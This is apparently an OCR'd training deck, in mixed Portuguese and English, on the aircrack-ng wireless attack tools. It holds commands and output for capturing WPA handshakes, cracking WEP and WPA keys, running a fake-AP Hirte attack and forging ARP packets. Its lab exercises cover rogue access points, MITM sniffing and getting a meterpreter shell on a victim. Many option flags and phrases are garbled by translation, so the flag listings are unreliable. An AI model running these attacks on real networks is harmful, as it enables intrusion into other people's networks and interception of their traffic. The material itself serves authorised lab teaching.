
```
uso: airodump-ng <opções> <interface>[,<interface>,...]

Opções:
    --ivs               : Salva somente IVs capturados
    --gpsd              : Usa GPSd
    --write    <prefix> : Prefixo do arquivo dump
    -w                  : mesmo que --write
    --beacons           : Grava todos os beacons em arquivo dump
    --update     <secs> : Mostra atraso de atualização em segundos
    --showack           : Apresenta as estatísticas ack/cts/rts
    -h                  : Esconde estações conhecidas pelo --showack
    -f          <msecs> : Tempo em milisegundos entre canais alternando (saltos)
    --berlin     <secs> : Tempo antes da remoção do AP/cliente
                          da tela quando nenhum pacote a mais
                          for recebido (Padrão: 120 segundos).
    -r           <file> : Lê pacotes do arquivo especificado.

Opções de filtro:
    --encrypt   <suite> : Filtra APs pela criptografia (cifra)
    --netmask <netmask> : Filtra APs pela máscara de sub-rede
    --bssid     <bssid> : Filtra APs pelo BSSID
    -a                  : Filtra clientes não-associados

Por padrão, airodump-ng salta em canais 2.4GHz.
Você pode fazê-lo capturar em outro(s)/específico(s) canal(is) usando:You can make it
    --channel <channels>: Captura em canais específicos
    --band <abg>        : Banda na qual o airodump-ng deve saltar (a, b ou g)
    --cswitch  <method> : Configura o método de alternação dos canais
                  0     : FIFO (padrão)
                  1     : Round Robin
                  2     : Salta no último
    -s                  : mesmo que --cswitch

    --help              : Mostra esta tela de uso do programa
```

AIRODUMP COMMANDS

AIRODUMP-NG- EXAMPLES

What is the meaning of the fields presented by theairodump-ng?

airodump-ngwill show a list of detected Access Points, as well as a list of connected clients (“stations”). Here is an example of a screenshot:



```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51     2        14
(not associated)   00:14:A4:3F:8D:13   19     0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1     0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0        99  teddy
```

AIRODUMP-NG- EXAMPLES

The first line shows the current channel, elapsed running time, current date and optionally whether a “handshake” (handshake) WPA/WPA2 was detected. In the example above, “WPAhandshake: 00:14:6C:7E:40:80” indicates that a*handshake*WPA/WPA2 was successfully captured to the BSSID.

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35      0        99  teddy
```

AIRODUMP-NG- EXAMPLES

DESCRIPTION TABLE:

Campo	Descrição
BSSID	Endereço MAC do Access Point. Na seção Client (Cliente), um BSSID com "(not associated)" significa que o cliente não está associado com qualquer AP. Nesse estado desassociado, ele está procurando por um AP para conectar-se.
PWR	Nível de sinal apresentado pela placa. Seu significado depende do driver, mas quanto maior o sinal mais perto você fica do AP ou estação. Se o BSSID PWR for -1, então o driver não suporta relatório do nível de sinal. Se o PWR for -1 para um número limitado de estações, então isso é para um pacote que veio de um AP para o cliente mas as transmissões do cliente estão fora do alcance da sua placa. O que significa que você está escutando somente metade da comunicação. Se todos os clientes tiverem PWR como -1, então o driver não suporta relatório do nível de sinal.
RXQ	Qualidade de Recepção, medida pela porcentagem de pacotes (quadros de dados e de gerenciamento) recebidos com sucesso nos últimos 10 segundos. Ver nota abaixo para explicação mais detalhada.
Beacons	Número de pacotes de aviso enviados pelo AP. Cada Access Point manda por volta de 10 beacons por segundo na velocidade mais baixa (1M), então geralmente eles podem ser pegos de bem longe.
# Data	Número de pacotes de dados capturados (se WEP, contagem única de IVs), incluindo pacotes de difusão de dados.
#/s	Número de pacotes de dados por segundo medidos nos últimos 10 segundos.
CH	Número do Canal (capturados a partir dos pacotes beacon). Nota: às vezes pacotes de outros canais são capturados mesmo se o airodump-ng não estiver saltando canais, por causa da interferência de rádio.
MB	Velocidade máxima suportada pelo AP. Se MB = 11, é 802.11b; se MB = 22 é 802.11b+ e velocidades maiores são 802.11g. O ponto (após 54 acima) indica que preâmbulo curto - short preamble - é suportado.
ENC	Algoritmo de criptografia em uso. OPN = sem criptografia, "WEP?" = WEP ou maior (não há dados suficientes para escolher entre WEP e WPA/WPA2), WEP (sem o ponto de interrogação) indica WEP estático ou dinâmico, e WPA ou WPA2 se TKIP ou CCMP estiver presente.

AIRODUMP-NG- EXAMPLES

DESCRIPTION TABLE 2:

CIPHER	A cifra detectada. Um desses: CCMP, WRAP, TKIP, WEP, WEP40 ou WEP104. Não é regra, mas TKIP é tipicamente usado com WPA e CCMP é tipicamente usado com WPA2. WEP40 é mostrado quando o índice da chave é maior que 0. O padrão define que o índice pode ser 0-3 para 40bit e deve ser 0 para 104bit.
AUTH	O protocolo de autenticação usado. Um desses: MGT (WPA/WPA2 usando um servidor de autenticação separado), SKA (Chave compartilhada para WEP), PSK (Chave pré-compartilhada para WPA/WPA2), ou OPN (Aberto para WEP).
ESSID	O tão chamado "SSID", que pode estar vazio, se o esconder SSID estiver ativado. Nesse caso, airodump-ng tentará recuperar o SSID de respostas de sondagem (probe responses) e pedidos de associação (association requests).
STATION	Endereço MAC de cada estação associada ou estações procurando por um AP para se conectarem. Clientes não associados no momento possuem um BSSID com "(not associated)".
Lost	O número de pacotes de dados perdidos nos últimos 10 segundos, baseado no número de sequência. Ver nota abaixo para uma explicação mais detalhada.
Packets	O número de pacotes de dados enviados por um cliente.
Probes	Os ESSIDs sondados pelo cliente. Estas são as redes que o cliente está tentando se conectar se não estiver conectado no momento.

AIRODUMP-NG- EXAMPLES

How to select allAPsstarting withBSSIDssimilar

Let's say for example you want to capture packets for allAPscisco-linksyswhere the BSSID starts with “00:1C:10”. You specify the leading bytes you want to combine with the “-d” / “–bssid” and pads with zeros for a full MAC. Then use the option “-m” / “–netmask” to specify which part of the BSSID you want to match via “F” and zero-padded for a complete MAC.

```
airodump-ng -d 00: 1C: 10: 00: 00: 00 -m FF: FF: FF: 00: 00: 00 wlan0
```

AIRODUMP-NG- EXAMPLES

CAPTURING TRAFFIC AND THROWING IT TO A FILE

```
airodump-ng  -c <Channel> --bssid <BSSID> -w <Capture><interface name>
```

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w cap1 mon0
```

AIRODUMP-NG- EXERCISES

- Capture traffic from your access point (Unencrypted)
- Use thewiresharkto view the traffic

AIRPLAY-NG- CONCEPTS

AIREPLAY-NG

- airplay-ngis used to inject frames.
- The main function is to generate traffic for later use in theaircrack-ngto crack WEP and WPA-PSK keys. There are different attacks that can causedeauthenticationsfor the purpose of capturing data from*handshake*WPA, fake authentications, interactive packet replay, ARP injectionRequestforged andreinjectionof ARPRequest. with the toolpacketforge-ngit is possible to create arbitrary frames.

AIREPLAY-NG

Attacks

- Currently, multiple different attacks are implemented:
- Attack 0:Deauthentication
- Attack 1:Fake Authentication
- Attack 2:Interactive Pack Replay
- Attack 3:ARP Replay AttackRequest
- Attack 4:Attackkorek chopchop
- Attack 5:Fragmentation attack
- Attack 9:Injection Test
-

AIREPLAY-NG - EXAMPLES

Uso:

```
aireplay-ng <opções> <replay interface>
```

For all attacks except thedeauthenticationand fake authentication, you can use the following filters to limit which packets will be presented in the particular attack. The most commonly used filter option is “-b” to select a specific Access Point (AP). For normal usage, the “-b” is the only one you use.

AIREPLAY-NG - EXAMPLES

Filter Options:

-Bbssid: MAC Address, Access Point
-ddmac: MAC Address, Destination
-ssmac: MAC Address, Source
-mlen: minimum package size
-nlen: maximum packet size
-utype: frame control, field type
-vsubt: frame control, field subtype
-tall: frame control, for DS bit
-ffromds: frame control, DS bit
-wiswep: frame control, WEP bit

When repeating (injecting) packages, the following options can be used. Keep in mind that not all options are relevant to every attack. The attack documentation provides examples of the relevant options.

AIREPLAY-NG - EXAMPLES

Replay Options:

-xnbpps: number of packets per second
-Pfctrl: set the frame control word (hex)
-Thebssid: configure the MAC address of the Access Point
-çdmac: configure Destination MAC Address
-Hsmac: configure Origin MAC Address
-andessid: fake authentication attack : configure SSID of target AP
-j : ARP attackReplau: inject packagesFrom DS
-gvalue: change size ofringbuffer (default: 8)
-k IP : configure destination IP in fragments
-l IP : configure the source IP in fragments
-Thenpckts: number of packets perburst/burst (-1)
-qsec: seconds betweenkeep-alives(-1)
-yprga: key stream for shared key authentication

AIREPLAY-NG - EXAMPLES

Attacks can get packets to replay from two sources. The first being an active stream of packets from your wireless card. The second being from a filepcap. FormatPcappattern (package captureorCatchof Package, associated with the librarylibpcap http://www.tcpdump.org), is recognized by most open-source tools.sourceand commercial traffic analysis and capture. File reading is a generally overlooked feature of thearieplay-ng. This allows you to read packets from other capture sessions or, often, multiple attacks generate filespcapfor easy reuse.

Origin Options:

-iiface: capture packets from this interface
-r file : extract packages from this filepcap

AIREPLAY-NG - EXAMPLES

Attack Modes (Numbers can still be used):

- -deauth count:deauthenticate1 or all stations (-0)
- -fakeauth delay: fake authentication with AP (-1)
- -interactive: interactive frame selection (-2)
- -arpreplay: ARP replayRequestdefault (-3)
- -chopchop: decipher/slice(chopchop) WEP packet (-4)
- -fragment: generate valid keystream (-5)
- -test: injection test (-9)

AIREPLAY-NG - EXAMPLES

injection tests

```
aireplay-ng -9 -e <ESSID> -a <AP MAC> -i <interface><interface name>
```

- -9:Testininjection
- -e: Name of theNetwork(Optional)
- -a:Addressmac doScoreinaccess
- -i: Interface ofnetworkfortestininjection
- <interface name>: TheNamefrom the interfacewhat go to be usedfortest

AIREPLAY-NG - EXAMPLES

Basic injection test

```
root@wifu:~# aireplay-ng -9 mon0
12:02:10  Trying broadcast probe requests...
12:02:10  Injection is working!
12:02:11  Found 2 APs

12:02:12  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:02:13  Ping (min/avg/max): 1.455ms/4.163ms/12.006ms Power: -37.63
12:02:13  30/30: 100%

12:02:13  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:02:13  Ping (min/avg/max): 1.637ms/4.516ms/18.474ms Power: -28.90
12:02:13  30/30: 100%
```

AIREPLAY-NG - EXAMPLES

Basic network card injection test

```
aireplay-ng -9 -i <input interface><interface name>
```

```
root@wifu:~# aireplay-ng -9 -i mon1 mon0

12:50:57  Trying broadcast probe requests...
12:50:57  Injection is working!
12:50:59  Found 2 APs

12:50:59  Trying directed probe requests...
12:50:59  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:51:00  Ping (min/avg/max): 1.735ms/4.619ms/12.689ms Power: -47.33
12:51:00  27/30:  90%

12:51:01  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:51:01  Ping (min/avg/max): 2.943ms/17.900ms/49.663ms Power: -117.10
12:51:01  29/30:  96%


12:51:01  Trying card-to-card injection...
12:51:01  Attack -0:            OK
12:51:02  Attack -1 (open):     OK
12:51:02  Attack -1 (psk):      OK
12:51:02  Attack -2/-3/-4/-6:   OK
12:51:02  Attack -5/-7:         OK
```

AIREPLAY-NG - EXERCISES

Configure your Lab to use WEP encryption with open authentication. Make sure your wireless card is in monitor mode on the same channel as your AP.

- Use theairplay-ngto test your board for injection capabilities
- Identify WEP networks

Observation:

AP (Access Point) that you will carry out the attack
Wireless card can be an external card or from your computer

In short: The first is the target, the second is the plate to monitor the injections and etc..

AIRCRACK-NG - CONCEPTS


AIRCRACK-NG

aircrack-ngis a program to crack IEEE 802.11 WEP and WPA/WPA2-PSK keys.

- aircrack-ngcan recover the WEP key once enough encrypted packets are captured with theairodump-ng. this part of the packageaircrack-ngdetermines the WEP key using two fundamental methods. The first method is by PTW approach (Pyshkin,tews,Weinmann).

- The main advantage of the PTW approach is that very few data packets are needed to crack the WEP key. The second method is the FMS/korek. The FMS methodkorekincorporates various statistical attacks to discover the WEP key and uses these attacks in combination with brute force.
- Additionally, the program offers a dictionary method to determine the WEP key. to break keyspre-WPA/WPA2 shared, only the dictionary method is used.

AIRCRACK-NG



1 = Key byte
2 = Depth of current key search
3 = Byte that theIVsleaked
4 = Votes indicating that this byte is correct

AIRCRACK-NG

available options

Opção	Parâmetro	Descrição
-a	modo	Força modo de ataque (1 = WEP estático, 2 = WPA/WPA2-PSK).
-e	essid	Se usado, todos os IVs de redes com o mesmo ESSID serão utilizados. Essa opção é também requisitada para quebrar WPA/WPA2-PSK se o ESSID não está em broadcast (escondido).
-b	bssid	Seleciona a rede alvo baseada no endereço MAC do Access Point.
-p	número de CPUs	Em sistemas SMP: número de CPUs a utilizar.
-q	*nenhum*	Habilita modo quieto (não mostra status até que a chave seja encontrada, ou não).
-c	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres alfa-numéricos somente (0x20 - 0x7F).
-t	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres hexadecimais codificados em binários.
-h	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres numéricos (0x30-0x39). Essas chaves são usadas por padrão na maioria dos Fritz!BOXes.
-d	início	[Quebra WEP] Configura o início da chave WEP (em hexadecimal), para propósitos de depuração.
-m	endereço MAC	[Quebra WEP] Endereço MAC para filtrar pacotes de dados WEP. Alternativamente, especifique **-m ff:ff:ff:ff:ff:ff** para usar cada um e todos IVs, independente da rede.
-n	número de bits	[Quebra WEP] Especifica o tamanho da chave: 64 para WEP de 40-bit, 128 para WEP de 104-bit, etc. O valor padrão é 128.
-i	índice	[Quebra WEP] Apenas mantém os IVs que têm esse índice de chave (1 a 4). O comportamento padrão é ignorar o índice de chave (key index).
-f	fator de correção	[Quebra WEP] Por padrão, esse parâmetro é ajustado pra 2 para WEP de 104-bit e pra 5 para WEP de 40-bit. Especifique um valor mais alto para aumentar o nível de força-bruta: quebra da chave levará mais tempo, mas terá mais probabilidade de êxito.

AIRCRACK-NG

Available options 2

-k	Korek	[Quebra WEP] Existem 17 ataques estatísticos Korek. Às vezes um ataque cria um enorme falso-positivo que previne a chave de ser encontrada, mesmo com muitos IVs. Tente -k 1, -k 2, ... -k 17 para desabilitar cada ataque seletivamente.
-x/-x0	*nenhum*	[Quebra WEP] Disabilita força-bruta dos últimos bytes de chave.
-x1	*nenhum*	[Quebra WEP] Habilita força-bruta do último byte de chave. (padrão)
-x2	*nenhum*	[Quebra WEP] Habilita força-bruta dos últimos 2 bytes de chave.
-X	*nenhum*	[Quebra WEP] Disabilita multi-processamento da força-bruta (somente SMP).
-y	*nenhum*	[Quebra WEP] Este é um ataque de força-bruta único, experimental, que apenas deve ser usado quando o modo de ataque padrão falhar com mais de um milhão de IVs.
-w	palavras	[Quebra WPA] Caminho de uma lista de palavras - wordlist, ou "-" sem as aspas para padronizar em (stdin).
-z	*nenhum*	Inicia com o método PTW de quebra de chaves WEP.

AIRCRACK-NG

Examples of WEP Usage

The simplest case is cracking a WEP key. If you want to try this yourself, here's one.test file. The key for the test file matches the screenshot above, it does not match the example below.

```
aircrack-ng 128bit.ivs
```

Onde:

- **128bit.ivs** é o nome do arquivo contendo IVs.

O programa responde:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

AIRCRACK-NG

WPA Usage Examples

Now let's move on to passphrase cracking (passphrases) WPA/WPA2.aircrack-ngcan break both types.

```
aircrack-ng -w password.lst *.cap
```

Onde:

- **-w password.lst** é o nome do arquivo de senha. Lembre-se de especificar o caminho completo se o arquivo não estiver localizado no mesmo diretório.
- ***.cap** é o nome do grupo de arquivos contendo os pacotes capturados. Observe que neste caso nós usamos o curinga '*' para incluir vários arquivos.

AIRCRACK-NG

WPA Usage Examples

O programa responde:

```
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

Index number of target network ?
```

Note que neste caso, já que existem múltiplas redes, nós precisamos selecionar qual rede atacar. Nós selecionamos a número 2. O programa então responde:

```
                                Aircrack-ng 0.7 r130


                    [00:00:03] 230 keys tested (73.41 k/s)


                                KEY FOUND! [ biscotte ]


Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

AIRBASE-NG- CONCEPTS

AIRBASE-NG

- THEairbase-ngis an all-in-one tool designed to attack clients as opposed to the Access Point (AP) itself. Because it is so versatile and flexible, summarizing is a challenge.

Here are some of the feature highlights:

- Implement client attackcoffee LatteWEP
- Implements the Hirte WEP client attack
- Ability to make thehandshakeWPA / WPA2 is captured
- Ability to act as a hotspotad hoc
- Ability to act as a complete access point
- Ability to filter by SSID or client MAC addresses
- Ability to handle and resend packets
- Ability to encrypt outgoing packets anddecryptincoming packets

AIRBASE-NG

The main idea of the implementation is that it should encourage clients to associate with the fake AP, not prevent them from accessing the real AP.

A touch interface (atX) is created when theairbase-ngis executed. This can be used to receive packetsdecryptedor to send encrypted packets.

Since real clients will likely send test requests to common/configured networks, these frames are important for linking a client to ours.softAP. In this case, the AP will respond to any probe request with an appropriate probe response that instructs the client to authenticate against the BSSIDairbase-ng. That said, this mode could break the correct functionality of manyAPson the same channel.

AIRBASE-NG - EXAMPLES

use:airbase-ng<options> <replay interface>

Opções

- -a bssid: define o endereço MAC do Access Point
- -i iface: captura pacotes desta interface
- -w Chave WEP: use esta chave WEP para criptografar / descriptografar pacotes
- -h MAC: source mac para o modo MITM
- -f não permitir: desautorizar os MACs do cliente especificados (padrão: allow)
- -W 0 | 1: [não] define o sinalizador WEP em sinalizadores 0 | 1 (padrão: auto)
- -q: silencioso (não imprime estatísticas)
- -v: verbose (imprimir mais mensagens) (long - -verbose)
- -M: MITM entre [especificado] clientes e bssids (NÃO ATUALMENTE IMPLEMENTADOS)
- -A: Modo Ad-Hoc (permite que outros clientes peerem) (long -ad-hoc)
- -Y in | out | both: processamento externo de pacotes
- -c channel: define o canal em que o AP está sendo executado
- -X: ESSID oculto (há muito tempo)
- -s: força a autenticação da chave compartilhada
- -S: define o tamanho do desafio da chave compartilhada (padrão: 128)
- -L: ataque Caffe-Latte (long -caffe-latte)
- -N: ataque Hirte (cfrag attack), cria um pedido arp contra o cliente wep (long –cfrag)
- -x nbpps: número de pacotes por segundo (padrão: 100)
- -y: desativa respostas para probes de difusão
- -0: define todas as tags WPA, WEP e abertas. não pode ser usado com -z & -Z
- -z type: define as tags WPA1. 1 = WEP40 2 = TKIP 3 = WRAP 4 = CCMP 5 = WEP104
- -Z tipo: igual a -z, mas para WPA2
- -V tipo: falso EAPOL 1 = MD5 2 = SHA1 3 = auto
- Prefixo -F: escreve todos os quadros enviados e recebidos no arquivo pcap
- -P: responde a todas as provas, mesmo quando especificando ESSIDs
- -I interval: define o valor do intervalo de beacon em ms
- -C segundos: ativa a sinalização de valores de ESSID analisados (requer -P)

AIRBASE-NG - EXAMPLES

Filter options:

- -bssid<MAC>: BSSID to filter/use (abbreviation-B)
- -bssids<file>: reads a list ofBSSIDsfrom this file (short-B)
- -client<MAC>: Client MAC to accept (short-d)
- -clients<file>: reads a list ofMACsfrom this file (short-D)
- -sid<ESSID>: Specifies a single ESSID (short -e)
- -essids<file>: reads a list ofESSIDsof that file (short -E)

AIRBASE-NG - EXAMPLES

basic attacks

This attack gets the keywepfrom a customer. It depends on receiving at least one ARP request or IP packet from the client after being associated with the fake AP.

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

Onde:

- -c 9 especifica o canal
- -e teddy filtra um único SSID
- -N especifica o ataque de Hirte
- -W 1 força as balizas a especificar o WEP
- rausb0 especifica a interface sem fio para usar

O sistema responde:

```
18:57:54 Criado a interface de toque at0
 18:57:55 Cliente 00: 0F: B5: AB: CB: 9D associado (WEP) ao ESSID: "teddy"
```

TO BE CONTINUED..

AIRBASE-NG - EXAMPLES

CONTINUATION

Em outra janela do console, execute:

```
airodump-ng-c 9 -d 00: 06: 62: F8: 1E: 2C -w cfrag wlan0
```

Onde:

- -c 9 especifica o canal
- -d 00: 06: 62: F8: 1E: 2C filtra os dados capturados para o falso AP MAC (isso é opcional)
- -w especifica o prefixo do nome do arquivo dos dados capturados
- wlan0 especifica a interface sem fio para capturar dados em

Aqui está a aparência da janela quando o airbase-ng recebeu um pacote do cliente e iniciou o ataque com sucess

```
CH 9] [Decorrido: 8 minutos] [2008-03-20

 19:06 BSSID PWR RXQ Beacons #Data, # / s CH MB ENC CIPHER AUTH ESSID

 00: 06: 62: F8: 1E: 2C 100 29 970 14398 33 9 54 WEP WEP teddy

 BSSID STATION Taxa PWR Pacotes perdidos Sondas

 00: 06: 62: F8: 1E: 2C 00: 0F: B5: AB: CB: 9D 89 2-48 0 134362
```

At this point, you can start theaircrack-ngin another console window to get the keywep. Alternatively, use the “-F <file name prefix> option withairbase-ngto directly record a capture file instead of using theairodump-ng.

AIRBASE-NG - EXERCISES

ROGUE ACCESS POINT

- Use theairbase-ngto configureAPsfake ones with different types of encryption. Try capture onehandshakeWPA / WPA2 and decrypt the password using theaircrack-ng.
- Configure your attack system to implement the attackkarmetasploit. connect a client victim with a browser vulnerable to the AP and try to get ashell meterpreter.
- Set up a MITM attack and experiment with different toolssniffingand MITM the victim customer

PACKETFORGE-NG- CONCEPTS

PACKETFORGE-NG

- The purpose ofpacketforge-ngis to create encrypted packages that can be usedsubsequentlyfor injection. You can create many types of packages, such as requestsarp, UDP, ICMP and custom packets. The most common usage is to create ARP requests for injectionsubsequent.

- To create an encrypted packet, you must have a PRGA file (algorithm ofgenrification pseudorandom). This is used to encrypt the package you create. This is typically obtained fromairplay-ng chop choporfragmentationattacks.

PACKETFORGE-NG- EXAMPLES

Use:packetforge-ng<mode> <options>

-p <fctrl>: sets the frame control word (hex)
-a <bssid>: sets the MAC address of the Access Point
-c <dmac>: set the destination MAC address
-h <smac>: sets the source MAC address
-j: setFrom DSbit
-o: clear the bitToDS
-e: disable WEP encryption
-k <ip[:port]>: sets the destination IP [port]
-l <ip[:port]>: set the source IP [Port] (small dash letter L)
-tttl: set the lifetime
-w <file>: write package to this filepcap

PACKETFORGE-NG- EXAMPLES

font options

-r <file>: read package from this raw file
-y <file>: read PRGA from this file

Modes

- -arp: forge an ARP packet (-0)
- -udp: forge a UDP packet (-1)
- -icmp: forge an ICMP packet (-2)
- -null: build a null package (-3)
- -custom: build a custom package (-9)

PACKETFORGE-NG- EXAMPLES

Generating a request packetarp

First, get a filexor(PRGA) with the methodairplay-ng chopchoporfragmentation.

Then use the following command:

```
packetforge-ng-0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -warp-request
```

Onde:

- -0 indica que você deseja um pacote de requisição arp gerado
- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do Access Point
